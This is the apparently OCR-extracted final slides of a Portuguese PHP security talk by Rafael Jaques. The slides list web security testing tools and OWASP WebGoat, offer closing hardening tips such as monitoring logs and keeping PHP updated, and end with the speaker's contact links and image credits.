



# http://beefproject.com/



**https://portswigger.net/burp/**




**http://www.commixproject.com/**





**https://github.com/jkingsman/Bishop**




**http://sqlmap.org/**

# WebGoat - Aplicação Vulnerável para Estudo




https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

# Últimas dicas

Monitorar logs

Manter PHP atualizado

Frameworks

Segurança física

# Últimas dicas

Sempre que possível, utilize código refatorado

Exposição phpinfo()

Cuidados ao enviar e-mails

Segurança no sistema de arquivos

# Obrigado!

## Rafael Jaques



rafa@php.net


rafajaques.com.br / phpit.com.br

@rafajaques

speakerdeck.com/rafajaques

# Imagens utilizadas

- https://flic.kr/p/5Ndwd8
- https://flic.kr/p/i3NEP6
- Icons made by Madebyoliver from www.flaticon.com is licensed by CC 3.0 BY